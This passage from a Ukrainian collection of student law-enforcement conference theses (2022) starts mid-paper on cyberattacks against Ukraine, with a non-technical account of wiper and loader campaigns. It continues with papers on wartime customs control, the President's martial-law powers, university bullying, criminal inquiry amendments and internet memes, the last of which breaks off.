- соціальна інженерія (англ. «social engineering») – використання слабкостей людського фактора, маніпуляції;
- помилки і звані задні двері (англ. «bugs and backdoors») – використання помилок у програмному забезпеченні;

- помилки в авторизації (англ. «authentication failures») – використання та порушення системи авторизації;
- помилки у протоколах (англ. «protocol failures») – використання помилок у протоколах зв'язку – колекції правил, що використовуються програмами для спілкування між собою;
- витік інформації (англ. «information leakage») – неправомірне отримання доступу до інформації, яка необхідна для функціонування Мережі;
- відмова в обслуговуванні / вичерпання послуги (англ. «denial of service») – заборона використання через навантаження ресурсів, наприклад серверів.

Слід також відзначити класифікацію, яка враховує ефект, який прагнуть отримати зловмисники:

- ушкодження (англ. «corruption») – незаконна зміна інформації;
- витік (англ. «leakage») – витік інформації у неприпустимі місця;
- відмова (англ. «denial») – вплив, що робить недоступною мережа, машина або програм.

У ніч на 14 січня 2022 хакери масово атакували українські урядові сайти. Йдеться про сайт уряду, окремих міністерств і навіть сайт додатку "Дія". Використання програми-вайпера WhisperGate, за класифікацією компанії Microsoft, для знищення даних, зафіксоване в кількох установах, що стали жертвами атаки. Заміна інформації (дефейс) веб-сайтів атакованих держорганів та знищення даних за допомогою вайпера є складовими кібератаки. Хакери використали комбінацію трьох векторів атаки: supply chain attack та експлуатація вразливостей OctoberCMS та Log4j. Завдяки швидкому реагуванню вдалось забезпечити захист від витоку інформації та відновити функціонування ресурсів.

За інформацією Держспецзв'язку, від початку року росія запустила декілька сімейств шкідливого програмного забезпечення в Україні. Зокрема йдеться про WhisperGate/WhisperKill, CaddyWiper, Hermetic Wiper, Industroyer2, DoubleZero та інші.

За останні місяці хакерські угруповання, пов'язані з росією, здійснили 237 кібертак на українські підприємства та державні установи. Атаки часто були спрямовані на знищення комп'ютерних систем, збір розвідданих та поширення дезінформації.

У сучасних реаліях захист інформації в Україні вийшов на новий Європейський рівень і захищатися від хакерських нападів стало набагато легше, але завжди залишається, людський фактор. На сьогоднішній день, на електронні пошти українців приходять спам листи у яких міститься різна провокаційна інформація. У разі відкриття зазначеного вкладення на комп'ютері буде створено файл "name.rar"

із ярликом "name.lnk". У результаті цього завантажиться шкідлива програма GammaLoad.PS1v2, мета якої полягає у визначенні унікального ідентифікатора комп'ютера (на основі імені комп'ютера та серійного номера системного диска), передача цієї інформації для використання, як XOR-ключ на сервер управління за допомогою HTTP POST-запиту, а також завантаження, XOR-декодування та запуск «пейлоаду». Інакше кажучи, програма віддає комп'ютер під керування стороннім особам.

Таким чином ми розглянули основні види атак на кібербезпеку України. Простір ІТ стимулює розвиток саме наступальних, а не оборонних дій. Завдяки легкості доступу до мережі, її відкритій архітектурі та швидкості атак, ведення оборонних дій ускладнюється, завдяки тому, що наступальні дії набагато легші та не мають затратної частини. Така особливість кіберпростору стає помітною, завдяки зростанню залежності суспільства від його використання.

Список бібліографічних посилань

1. Богдат-Бжезірська А., Гаврицький М. Ф. Кібертероризм та проблеми інформаційної безпеки в сучасному світі. [с.143-144]

2. Державна служба спеціального зв'язку та захисту інформації України [Електронний ресурс] / Режим доступу до ресурсу: <https://cip.gov.ua/ua>

Одержано 26.05.2022

Анна Олександрівна ПАНЧІШНА,

курсант групи Ф1-401

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

доктор юридичних наук, професор О. О. Панова

ОСОБЛИВОСТІ АДМІНІСТРАТИВНО-ПРАВОВОГО РЕГУЛЮВАННЯ МИТНОГО КОНТРОЛЮ В УКРАЇНІ ПІД ЧАС ВОЄННОГО СТАНУ

В умовах воєнного часу Україна потребує жорсткого та чітко врегульованого визначення взаємовідносин між сусідніми країнами, та особливостей перетину державного кордону товарів різного значення.

В рамках нашого дослідження, пропонуємо скористатися визначенням, щодо адміністративно-правового регулювання митного контролю під яким розуміють сукупність зафіксованих в адміністративно-правових нормах засобів (дозволів, заборон, зобов'язань тощо), що реалізуються уповноваженими суб'єктами задля забезпечення стану законності в межах здійснення митної справи. Фактично зміст адміністративно-правового регулювання митного контролю буде відображено в приписах відповідного нормативно-правового акта, на основі й на виконання якого воно здійснюється. При цьому варто розуміти, що такі акти будуть мати ієрархічні зв'язки [1, с. 45].

3 означеного впливає, що розгалужену систему правових норм, що регулюють митний контроль в Україні, становлять як вітчизняні нормативно-правові акти, так і міжнародні договори ратифіковані в Україні.

До найбільш значущих у досліджуваній нами сфері є такі міжнародні акти як: Митна конвенція про міжнародне перевезення вантажів із застосуванням книжки МДП (Конвенція МДП) 1975 року [2]; Міжнародна конвенція про взаємну адміністративну допомогу у відверненні, розслідуванні та припиненні порушень митного законодавства від 09 червня 1977 року [3]; Міжнародна конвенцію про адміністративну взаємодопомогу у сфері митних відносин від 27 червня 2003 року [4]; тощо.

Що ж до вітчизняних нормативно-правових актів, за допомогою яких здійснюється адміністративно-правове регулювання митного контролю в Україні то це перш за все Конституція України, Митний кодекс України від 13 березня 2012 року [5], Закон України «Про режим спільного транзиту та запровадження національної електронної транзитної системи» від 12 вересня 2019 року [6]; Закон України «Про деякі питання ввезення на митну територію України та проведення першої державної реєстрації транспортних засобів» від 06 липня 2005 року [7]; Закон України «Про транзит вантажів» від 20 жовтня 1999 року [8], Закон України «Про порядок виїзду з України і в'їзду в Україну громадян України» від 21 січня 1994 року [9] тощо [1, с.46].

Проте, реалії сьогодення змушують нас звернути увагу на нормативно-правові акти, що визначають особливість адміністративно-правового регулювання митного контролю у воєнний час. Зокрема, Закону України від 24 березня 2022 року № 2142-IX «Про внесення змін до Податкового кодексу України та інших законодавчих актів України щодо вдосконалення законодавства на період воєнного

стану» та постанови КМУ від 1 березня 2022 року № 174 «Деякі питання пропуску гуманітарної допомоги через митний кордон України в умовах воєнного стану». Загальними результатами зазначених актів є спрощення перевірок, зокрема: не розпочинаються (а розпочаті припиняються) документальні перевірки щодо своєчасності, достовірності, повноти та сплати митних платежів; не надсилаються акти (довідки) про результати документальних перевірок, зустрічних звірок, заперечення до актів перевірок; не приймаються та не надсилаються податкові повідомлення-рішення.

Отже, особливістю адміністративно-правового регулювання митного контролю у воєнний час є спрощення процедур ввезення товарів першої необхідності та гуманітарних вантажів, що забезпечується особливістю спрощення декларування товарів та звільнення від сплати митних платежів. Проте, говорячи про юридичну силу зазначених актів, особливо тих, що приймається у воєнний час, слід зауважити на їх обмеженість у часі, адже вони приймаються виключно на час ведення військових дій на території України.

Список бібліографічних посилань

1. Панова О.О. Адміністративно-правове регулювання митного контролю в Україні. Приватне та публічне право. 2021. № 3.С.44-48.

2. Митна конвенція про міжнародне перевезення вантажів із застосуванням книжки МДП (Конвенція МДП) 1975 року: міжнародний договір України від 14.11.1975. Офіційний вісник України. 2007. № 3. Ст. 138.

3. Міжнародна конвенція про взаємну адміністративну допомогу у відверненні, розслідуванні та припиненні порушень митного законодавства: міжнародний договір України від 09.06.1977 // База даних «Законодавство України»/Верховна Рада України. URL: https://zakon.rada.gov.ua/laws/show/995_926#Text.

4. Міжнародна конвенція про адміністративну взаємодопомогу у сфері митних відносин: міжнародний договір України від 27.06.2003 // База даних «Законодавство України»/Верховна Рада України. URL: https://zakon.rada.gov.ua/laws/show/976_011#Text

5. Митний кодекс України : закон України від 13.03.2012 № 4495-VI. Відомості Верховної Ради України. 2012. № 44-45, 46-47. Ст. 552

6. Про режим спільного транзиту та запровадження національної електронної транзитної системи: закон України від 13.09.2019 № 78-IX. Відомості Верховної Ради України. 2019. № 41. Ст. 232.

7. Про деякі питання ввезення на митну територію України та проведення першої державної реєстрації транспортних засобів:

закон України від 06.07.2005. № 2739-IV. Відомості Верховної Ради України. 2005. № 34. Ст. 435.

8. Про транзит вантажів: закон України від 20.10.1999. № 1172-XIV. Відомості Верховної Ради України. 1994. № 18. Ст. 101

9. Про порядок виїзду з України і в'їзду в Україну громадян України: закон України від 21.01.1994. № 3857-XII. Відомості Верховної Ради України. 1999. № 51. Ст. 446.

Одержано 26.05.2022

Максим Святославович ПАРШИКОВ,

курсант групи Ф4-103

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри конституційного і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. І. Радченко***

МІСЦЕ ТА РОЛЬ ПРЕЗИДЕНТА УКРАЇНИ В УМОВАХ ВОЄННОГО ЧАСУ

Численні дискусії про місце і роль глави держави у державному механізмі України показали, що політична реформа, яка проводиться в Україні вже тривалий час, потребує поглиблення. Триваючі військові дії на території України обумовлюють актуальність дослідження проблем правового регулювання місця і ролі глави держави під час дії режиму воєнного стану в Україні. Саме тому вивчення окремих аспектів запровадження режиму військового стану характеризується актуальністю.

Визначення поняття воєнний стан розкрито в статті 1 Закону України «Про оборону України»: - це особливий правовий режим, що вводиться в Україні або в окремих її місцевостях у разі збройної агресії чи загрози нападу, небезпеки державній незалежності України, її територіальній цілісності та передбачає надання відповідним органам державної влади, військовому командуванню та органам місцевого самоврядування повноважень, необхідних для відвернення загрози та забезпечення національної безпеки, а також тимчасове, зумовлене загрозою, обмеження конституційних прав і свобод людини і громадянина та прав і законних інтересів юридичних осіб із зазначенням строку дії цих обмежень.

Згідно з ст. 7 Закону «Про Збройні Сили України», керівництво Збройними Силами України в межах, передбачених Конституцією України, здійснює Президент України як Верховний Головнокомандувач Збройних Сил України. При цьому Президент як Верховний Головнокомандувач Збройними Силами України не лише призначає на посади і звільняє з посад вище командування Збройних Сил України, інших військових формувань, а й, відповідно до ч. 2 ст. 6 Закону України «Про військовий обов'язок і військову службу», затверджує перелік посад, що підлягають заміщенню вищим офіцерським складом [2, с. 142].

Правові засади запровадження воєнного стану та визначення такого стану закріплені у Законі України «Про оборону України» та Законі України «Про правовий режим воєнного стану». Варто звернути увагу на порядок і підстави припинення воєнного стану в Україні. Згідно із ч. 2 ст. 7 Закону України «Про правовий режим воєнного стану», до закінчення строку, на який було введено воєнний стан, та за умови усунення загрози нападу чи небезпеки державній незалежності України, її територіальній цілісності Президент України може прийняти указ про скасування воєнного стану на всій території України або в окремих її місцевостях, про що має бути негайно оголошено через засоби масової інформації [3, с. 28].

Президент як Верховний Головнокомандувач Збройними Силами України має суттєві повноваження у сфері призову на строкову військову службу і звільнення з неї. Зокрема, в ч. 6 ст. 15 Закону України «Про військовий обов'язок і військову службу» закріплено, що строки проведення призову (призовів) громадян України на строкову військову службу визначаються Указом Президента України. Такий Указ публікується в засобах масової інформації не пізніше як за місяць до закінчення року, що передує року призову (призовів) громадян України на строкову військову службу, крім Указу про призов (призови) громадян України на строкову військову службу в особливий період, який публікується не пізніше як за місяць до початку проведення призову (призовів) громадян України на строкову військову службу. Відповідно до ч. 2 ст. 26 указанного Закону, військовослужбовці строкової військової служби звільняються зі служби у зв'язку із закінченням установлених строків військової служби у строки, визначені Указом Президента України. За ч. 4 цієї ж статті, військовослужбовці, які проходять військову службу за призовом під час мобілізації на особливий період, звільняються з військової служби під час дії особливого періоду (крім періоду дії воєнного стану) також у строки, встановлені Указом Президента України [2, с. 143].

Зазначимо, що рішення про припинення воєнного стану повинно прийматися відповідно до існуючих обставин військової загрози збройного конфлікту. Разом із тим, запровадженні обмеження прав громадян повинні бути скасовані якнайшвидше у разі відсутності потреби у таких заходах. У разі прийняття рішення щодо необхідності введення воєнного стану в Україні або в окремих її місцевостях Президент України видає відповідний указ і негайно звертається до Верховної Ради України щодо його затвердження та подає одночасно відповідний проект закону. Указ Президента України про введення воєнного стану в Україні або в окремих її місцевостях, затверджений Верховною Радою України, негайно оголошується через засоби масової інформації [4, с. 11].

Отже, правову основу режиму воєнного стану становлять Конституція України, Закони України «Про правовий режим воєнного стану», «Про оборону України» та «Про військово-цивільні адміністрації», а також підзаконні акти. Правовий режим воєнного стану має такі ознаки: може запроваджуватися тільки в окремих випадках, передбачених законодавством, і виключно у встановленому законодавством порядку, передбачає надання додаткових повноважень військовому командуванню та військовим адміністраціям, допускає обмеження конституційних прав і свобод людини і громадянина [3, с. 27].

При цьому варто додати, що указ Президента України про введення воєнного стану в Україні або в окремих її місцевостях, затверджений Верховною Радою України, офіційно оприлюднюється разом із законом про затвердження такого указу Президента України та набирає чинності одночасно з набранням чинності таким законом. Загальне керівництво запровадженням та виконанням заходів правового режиму воєнного стану здійснює Президент України [4, с. 12].

Разом з тим визначення місця і ролі Президента України як Верховного Головнокомандувача Збройних Сил не обмежується виключно запровадженням в державі воєнного стану і оголошення загальної мобілізації. Відповідно до чинного законодавства він здійснює стратегічне керівництво Збройними Силами України під час війни. Проте, аналіз чинних правових норм засвідчує недостатньо чітке розмежування повноважень з управління Збройними Силами України між Верховним Головнокомандувачем - Президентом України - та Головнокомандувачем Збройних Сил України, який призначається Президентом України. Зокрема, до кінця не зрозуміло, чи має законне право Президент України в рамках його повноваження зі стратегічного керівництва Збройними Силами України

перейти до оперативного управління Збройними Силами України чи їх окремими складовими. Однозначної відповіді на це питання у чинному законодавстві немає.

Відтак, вважаємо за доцільне, розробити та прийняти зміни до чинного законодавства України з метою вдосконалення конституційно-правового статусу Президента України в умовах запровадження воєнного стану, зокрема в частині чіткого розмежування повноважень військового керівництва між Верховним Головнокомандувачем та Головнокомандувачем Збройних Сил України.

Список бібліографічних посилань

1. Топольницький В. В., Тична Б. М. Проблеми правового регулювання понять «воєнний стан», «стан війни» та «воєнний час». Правова позиція. 2019. № 4 (25). URL: <http://legalposition.umsf.in.ua/archive/2019/4/13.pdf>.

2. Мельник С. М. Повноваження Президента України у сфері військового управління. Вчені записки ТНУ імені В.І. Вернадського. Серія: юридичні науки. 2019. Том 30 (69). № 4. URL: http://www.juris.vernadskyjournals.in.ua/journals/2019/4_2019/25.pdf.

3. Васильєв С. В., Маляр С. А. Правові засади запровадження режиму воєнного стану в Україні. Наука і техніка. 2022. № 3 (3). URL: <http://perspectives.pp.ua/index.php/nts/article/download/1306/1304>.

4. Кириченко С. О., Лобко М. М., Семененко В. М. Щодо питання правового режиму воєнного стану і стану війни. Наука і оборона. 2019. № 2. URL: <http://nio.nuou.org.ua/article/view/179718/235365>.

Одержано 08.06.2022

Софія Дмитрівна ПЕРЕВЕРЗЄВА,

курсантка групи Ф1-305

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри адміністративного права та процесу факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент І. Д. Казанчук

ПРАВОВА ХАРАКТЕРИСТИКА ТА НАПРЯМИ ПРОТИДІЇ БУЛІНГУ В ОСВІТНЬОМУ СЕРЕДОВИЩІ ЗВО УКРАЇНИ

Знущення над дитиною з боку його однолітків – явище не нове. Воно було за часів радянських часів і є, нажаль, в незалежній Україні. Такі явища зустрічаються у всіх країнах світу, тому на початку

XXI століття в усьому світі розгорнулися масштабні антибулінгові компанії. За даними нещодавнього дослідження ЮНІСЕФ, з проблемою булінгу в Україні протягом останніх трьох років стикалися 67% опитаних віком від 11 до 17 років – учнів та студентів загальноосвітніх, професійно-технічних та вищих навчальних закладів [1].

Навчання у закладі вищої освіти для сучасної молоді – це один з найважливіших періодів життєдіяльності молодої людини, особистісного зростання і становлення його як майбутнього фахівця з вищою освітою. Пошук шляхів успішної адаптації до соціальних умов і нового середовища, що відрізняється від шкільного, є нагальною проблемою для кожного, хто переступив поріг вузу.

Продовження освіти у вишах передбачає перехід людини в іншу соціальну середу. Однак це не означає кардинальної зміни його особистості, що дає підстави припускати перенесення особистісних проблем на дану освітню ступінь. Таким чином, цькування, як груповий феномен, теж може переноситися в вищу освіту.

Відповідно, законодавчо визначене поняття булінгу не стосується виключно дітей, а охоплює всіх учасників освітнього процесу. Відтак, у статті 173⁴ Кодекс у України про адміністративні правопорушення визначається, що булінг (цькування) – це діяння учасників освітнього процесу, які полягають у психологічному, фізичному, економічному, сексуальному насильстві, у тому числі із застосуванням засобів електронних комунікацій, що вчиняються стосовно малолітньої чи неповнолітньої особи або такою особою стосовно інших учасників освітнього процесу, внаслідок чого могла бути чи була заподіяна шкода психічному або фізичному здоров'ю потерпілого [2]. Типовими ознаками булінгу є: наявність сторін – кривдник (булер), потерпілий (жертва булінгу), спостерігачі (за наявності); систематичність (повторюваність) діяння; дії або бездіяльність кривдника, наслідком яких є заподіяння психічної та/або фізичної шкоди, приниження, страх, тривога, підпорядкування потерпілого інтересам кривдника, та/або спричинення соціальної ізоляції потерпілого [3, с. 46].

Загалом булінг проявляється на перших курсах навчання. Якщо людина була жертвою в школі, то і у вузі від цькування не втече. Відповідно, необхідність вивчення булінгу у вищій освіті стала актуальною. При цьому слід зауважити, що булінг у вузі відрізняється за характером від цькування в школі. Так, він більш прихований, в основному психологічний, і спрямований на підкреслення інтелектуальних, а не фізичних характеристик людини, не має таких масштабів і руйнівних наслідків, як в школі. Слід зазначити і на тому

факті, що і викладачі ЗВО рідше, ніж вчителі шкіл стають ініціаторами цькування.

Характерним є механізм виникнення такої поведінки. Булінг починається з однієї людини, яка у такий спосіб намагається зміцнити свій авторитет серед своїх ж однолітків, підвищити самооцінку або просто привернути увагу однокласників. На початковій стадії булінг передбачає нерівність сил – фізичних чи психологічних, що забезпечує гостру емоційну реакцію з боку жертви, неможливість протистояти. Повторюваність насильства викликає почуття безвиході і поступово формує позицію жертви, коли людина вже не здатна чинити опір. Традиційно, суспільство може розділитись на тих, хто підтримує подібну лінію поведінки, байдужих і тих, хто засуджує агресора. Згодом ситуація змінюється, якщо жертви булінгу ніяк не опираються тому, що відбувається, і допускають продовження цькування. У кращому варіанті захисники втрачають будь-який інтерес і поведуться байдуже, але частіше у них накопичується роздратування щодо покірної позиції жертви [4].

Формування відносин студентів-першокурсників являє собою складний процес. Їх формування відбувається з урахуванням потреб, інтересів, суджень, дій і поведінки студентів у різних ситуаціях, соціально-психологічних процесів. На їх формування впливають суспільні і колективні думки з питань спільної діяльності. Студенти спілкуються не тільки зі своїми однолітками, а також з представниками старших курсів і, звичайно, викладачами. Звісно, при всьому своєму прагненні до самостійності вони все ж таки мають потребу в життєвому досвіді і допомозі з боку викладачів та студентів старших курсів. Адже в життєвих ситуаціях саме до старшокурсників студенти перших курсів звертаються з питаннями про те, як успішно скласти той чи інший предмет, чи попросити допомоги щодо літератури, скористатися їх порадою щодо вирішення проблем побуду.

Взаємодія студентів зі своїми однокурсниками відбувається у тісному спілкуванні, перебуваючи кожен день в одній аудиторії на лекціях, деякі живуть в одному гуртожитку, беруть участь в громадських заходах. Але кожен студент, намагається утвердитися як особистість в колективі однолітків. І потреба в спілкуванні з однолітками домінує. У спілкуванні з однокурсниками гармонійно задовольняються потреба в оцінці, і потреба оцінювати партнера. Звідси випливає, що рівність однолітків як партнерів по спілкуванню служить передумовою формування у студентів адекватних уявлень про навколишній світ.

З іншого боку, вузівський булінг може бути схожий зі шкільним: жертвою може стати як окрема людина, так і ціла компанія; жертва, як правило, має віктимні риси, або сильно чимось відрізняється від інших і, швидше за все, була жертвою цькування і в школі; застосовуються агресорами ті ж форми третирування.

Як вказують соціологічні дослідження, булінг у ЗВО може бути більш жорстоким, ніж в школі (він «зрілий і витончений», «продуманий»). В основному серед студентів переважає кібербулінг. Його небезпечність ще й у тому, що може привести до суїцидальних спроб жертви, а також до її активним протиправним діям щодо агресорів. В школі цькування може бути неусвідомлюваним (діти нехтують один одного, обзиваються і б'ються в процесі ігор, і не завжди виходять з ігрової ситуації). У ЗВО – це завжди усвідомлене і цілеспрямоване приниження людини. Негативний вплив булінгу в освітньому середовищі впливає на успішність, тому як жертва цькування починає її уникати найбільш простим способом: не відвідуючи заняття, що часто призводить до відрахування, або сама людина забирає документи.

Відповідно, керівник закладу освіти має забезпечувати створення у ЗВО безпечного освітнього середовища, вільного від насильства та булінгу. Він повинен:

розглядати заяви студентів, їхніх батьків, законних представників про випадки цькування, і видавати рішення про проведення службового розслідування;

скликати засідання комісії з розгляду випадків булінгу (цькування) для прийняття рішення за результатами проведеного розслідування та вживати відповідних заходів реагування;

забезпечувати виконання заходів для надання соціальних та психолого-педагогічних послуг здобувачам освіти, які вчинили булінг, стали його свідками або постраждали від булінгу (цькування).

Розширено права та обов'язки педагогічних, науково-педагогічних і наукових працівників, інших осіб, які залучаються до освітнього процесу. Відтепер вони також мають право на захист під час освітнього процесу від будь-яких форм насильства та експлуатації, у тому числі булінгу (цькування), дискримінації за будь-якою ознакою, від пропаганди та агітації, що завдають шкоди здоров'ю і зобов'язані повідомляти керівництво закладу освіти про факти булінгу (цькування) стосовно здобувачів освіти, педагогічних, науково-педагогічних, наукових працівників, інших осіб, які залучаються до освітнього процесу, свідком якого вони були особисто або інформацію про які отримали від інших осіб, вживати невідкладних заходів для припинення булінгу (цькування) [4].

У закладах освіти мають бути розроблені: 1) правила поведінки здобувачів вищої освіти в закладі освіти; 2) план заходів, спрямованих на запобігання та протидію булінгу (цькування) в закладі освіти; 3) порядок подання та розгляду (з дотриманням конфіденційності) заяв про випадки булінгу (цькування) в закладі освіти; 4) порядок реагування на доведені випадки булінгу (цькування) в закладі освіти та відповідальність осіб, причетних до булінгу (цькування).

Отже, керівникам та науково-педагогічному складу закладу вищої освіти слід уважно ставитись до всіх випадків булінгу у освітньому середовищі, уважно ставитися до скарг студентів, забезпечувати вжиття заходів щодо протидії булінгу, розробляти відповідні плани, публікувати їх на сайтах, вчасно повідомляти про випадки булінгу підрозділи кримінальної поліції. Зазначимо, що за приховування таких випадків передбачено притягнення до адміністративної відповідальності.

Список бібліографічних посилань

1. Гриб В.В. Що таке булінг і яка відповідальність передбачена за його вчинення. URL: https://protocol.ua/shcho_take_buling/ (дата звернення: 04.06.2022).

2. Кодекс України про адміністративні правопорушення: Закон України від 07.12.1984 № 8073-X (в ред. від 07.05.2022). Офіційний веб-сайт Верховної Ради України «Законодавство України». URL: <https://zakon.rada.gov.ua/laws/show/80731-10>

3. Мельничук О.Ф. Правові засоби протидії булінгу. Науковий вісник Ужгородського національного університету. Серія ПРАВО. 2019. Випуск 55. Том 2. С. 45-48.

4. Курдіна Н.Л. Булінг у вищих навчальних закладах. URL: <https://naurok.com.ua/buling-u-vischih-navchalnih-zakladah-213461.html> (дата звернення: 04.06.2022).

Одержано 10.06.2022

Сергій Юрійович ПЕРЕКОПСЬКИЙ,

*ад'юнкт відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*завідувач кафедри кримінального процесу
та організації досудового слідства факультету № 1
Харківського національного університету внутрішніх справ,
кандидат юридичних наук, доцент **В. В. Романюк***

**ІНСТИТУТ ДІЗНАННЯ У КРИМІНАЛЬНОМУ
ПРОВАДЖЕННІ: ЗАКОНОДАВЧІ ІНІЦІАТИВИ**

Кримінальний процес в Україні передбачає здійснення досудового розслідування у двох формах: 1) досудове слідство; 2) дізнання. Відповідно до п. 6 ч. 1 ст. 3 КПК України досудове слідство – це форма досудового розслідування, в якій здійснюється розслідування злочинів. Згідно з п. 4 тієї ж норми, дізнання визначено як форму досудового розслідування, в якій здійснюється розслідування кримінальних проступків. Таким чином, головна відмінність досудового слідства та дізнання полягає у предметі розслідування. Проте дізнання має суттєві процесуальні відмінності від досудового слідства, що проявляються в особливостях проведення низки процесуальних дій, застосуванні заходів забезпечення, ухваленні процесуальних рішень тощо [1, с. 101]. Безумовно, що Закон України від 15.03.2022 «Про внесення змін до Кримінального процесуального кодексу України та Закону України «Про електронні комунікації» щодо підвищення ефективності досудового розслідування «за гарячими слідами» та протидії кібератакам» [2] спрямований на розслідування тяжких та особливо тяжких злочинів, але дізнавач як і слідчий при розслідуванні кримінальних проступків користується тим самим набором інструментів, згідно положень КПК України. Дізнавач, як посадова особа несе відповідальність за законність та своєчасність здійснення дізнання. Дізнавач, здійснюючи свої повноваження відповідно до вимог КПК України є самостійним у своїй процесуальній діяльності, втручання в яку осіб, що не мають на те законних повноважень, забороняється. Органи державної влади, органи місцевого самоврядування, підприємства, установи та організації, службові особи, інші фізичні особи зобов'язані виконувати законні вимоги та процесуальні рішення дізнавача [3, с. 299].

З огляду на вказане, на нашу думку, деякі положення чинного КПК України потребують змін і доповнень у відповідних частинах зокрема :

- ч. 1 ст. 245-1 КПК України, «Зняття показань технічних приладів та технічних засобів, що мають функції фото-, кінозйомки, відеозапису, чи засобів фото-, кінозйомки, відеозапису полягає в одержанні слідчим, прокурором від особи, яка є власником або володільцем відповідних приладів або засобів, необхідних для з'ясування обставин, що мають значення для кримінального провадження, копій фото- або кінозйомки, відеозапису, здійснених у публічно доступних місцях, у тому числі в автоматичному режимі, за виключенням місць, що відносяться до приватних помешкань осіб» необхідно після слова слідчим додати «дознавачем»;

- ч. 2 ст. 245-1 КПК України, «Зняття показань технічних приладів та технічних засобів, що мають функції фото-, кінозйомки, відеозапису, чи засобів фото-, кінозйомки, відеозапису здійснюється на підставі постанови слідчого, прокурора та, за необхідності, за участю спеціаліста» доповнити після слова слідчого додати відповідно слово «дознавача»;

- ч. 3 ст. 245-1 КПК України, «Для здійснення зняття показань технічних приладів та технічних засобів, що мають функції фото-, кінозйомки, відеозапису, чи засобів фото-, кінозйомки, відеозапису особі, яка є власником або володільцем відповідних приладів або засобів, пред'являється постанова слідчого, прокурора» після слів слідчого слід доповнити – дознавача;

- ч. 4 ст. 245-1 КПК України, «Постанова слідчого, прокурора про зняття показань технічних приладів та технічних засобів, що мають функції фото-, кінозйомки, відеозапису, чи засобів фото-, кінозйомки, відеозапису повинна містити» необхідно після слова слідчого додати «дознавача»;

- в ч. 5 ст. 245-1 КПК України, «Зняття показань технічних приладів та технічних засобів, що мають функції фото-, кінозйомки, відеозапису, чи засобів фото-, кінозйомки, відеозапису здійснюється у присутності слідчого, прокурора шляхом самостійного копіювання особою, яка є власником або володільцем відповідних приладів та засобів, або копіювання такою особою за участю спеціаліста відповідних записів на носії, які надаються слідчим, прокурором. Надання таких копій на носіях, особи, яка є власником або володільцем відповідних приладів та засобів, здійснюється за бажанням такої особи» доповнити словом дознавача після слів слідчого.

На нашу думку, вказані пропозиції підвищать ефективності розслідувань кримінальних проваджень та, окрім цього, сприятимуть уникненню правових колізій під час розслідування кримінальних проступків.

Список бібліографічних посилань

1. Бойко О. П. Окремі питання здійснення дізнання в Кримінальному процесі України. Jurnalul juridic național: teorie și practică • национальный юридический журнал: теория и практика • national law journal: theory and practice. MARTIE 2019. С. 100-104. URL: http://www.jurnaluljuridic.in.ua/archive/2019/2/part_1/23.pdf

2. Про внесення змін до Кримінального процесуального кодексу України та Закону України «Про електронні комунікації» щодо підвищення ефективності досудового розслідування «за гарячими слідами» та протидії кібератакам: Закон України від 15.03.2022 № 2137-IX // База даних «Законодавство України». Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/2137-20#Text>

3. Бровко Н. І. Інститут кримінальних проступків як механізм спрощеного порядку досудового розслідування. Юридичний науковий електронний журнал. 2020. № 3. С. 298-301. URL: http://www.lsej.org.ua/3_2020/74.pdf

Одержано 10.06.2022

Вікторія Володимирівна ПІДГАЙНА,

курсант групи Ф1-104

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри українознавства факультету № 2

Харківського національного університету

внутрішніх справ Н. І. Єльнікова

МОВНА ГРА В ІНТЕРНЕТ-МЕМАХ ПРО УКРАЇНСЬКУ ЛІТЕРАТУРУ

Інтернет є таким інформаційно-комунікативним середовищем, що відшукує особливі можливості для реалізації інтелектуальних і творчих потреб людини. Характерними ознаками віртуального світу є інтерактивність, глобальність, креативність, анонімність, гіпертекстуальність, що уможлиблює миттєве поширення будь-якої інформації. У наш час усі користувачі смартфонів починають і завершують свій день гортанням стрічки соціальних мереж, яка мерехтить чималою кількістю мемів різної тематики. Інтернет-мем як явище віртуальної комунікації потребує комплексного дослідження, оскільки цей унікальний інтернет-феномен полонить медіапростір, реалізуючи у своїй структурі різноманітні мовні моделі та

виконуючи соціальну-критичну функцію для спілкування в мережі. Актуальність дослідження мовної гри в інтернет-мемах зумовлена потребою проаналізувати цю категорію в умовах оригінального типу дискурсу, яким є інтернет-мем. Метою цього доробку є аналіз особливостей реалізації мовної гри в інтернет-мемах про українську літературу.

Інтернет-меми, маючи яскраво виражену форму та гумористичну складову, надають змогу інтерпретувати відомі події та явища, виокремлювати нові значення вже відомих фактів. Слід зауважити, що інформація, яка міститься в мемі, не завжди є корисною чи пізнавальною для нас, головне, щоб вона була «вірусною», що своєю чергою дозволить відтворювати та поширювати її широкому загалу. Мовна гра, яку використовують в інтернет-мемах, несе розважальний характер і підтримує спілкування комунікантів. Як зазначає М. Юрковська, мовна гра базується на невідповідності граматичної будови висловлювань правилам мовного узусу, порушенні загальноприйнятих норм відбору та вживанні мовних засобів на всіх текстових рівнях – від фонетичного до інтертекстуального [8, с. 11].

Одним із важливих аспектів мовної гри в інтернет-мемах є їхня жанрова різноманітність, реалізована в контамінації композиційних, стилістичних мовних особливостей, властивих різним візуальним і текстовим жанрам, що можуть бути реалізовані у вигляді плакатів, коміксів, селфі (рис. 2), карикатур (рис. 5), кінокадрів (рис. 4, 6), фрагментів телевізійних програм (рис. 3). Така багатогранність стильового оформлення відображає мовну гру мемів через їхній інтертекстуальний характер, що «розкриває текстове ціле через особливу стратегію співвідношення одного тексту з іншими текстовими системами та їхню діалогічну взаємодію змісту й вираження» [13, с. 106].

Рис. 1

Рис. 2

Рис. 3

Рис. 4

Рис. 5

Рис. 6

Загальне смислове навантаження інтернет-мему реалізується на основі накладання візуального образу й образу словесного, який суттєво доповнює чи конкретизує вихідне значення зображення. Подекуди текст функціонує як автономний структурний елемент мему, а зображення ілюструє мовну гру. Саме зміст ілюстрації і є контекстуальним фоном, який реалізує спосіб мовної гри в інтернет-мемі.

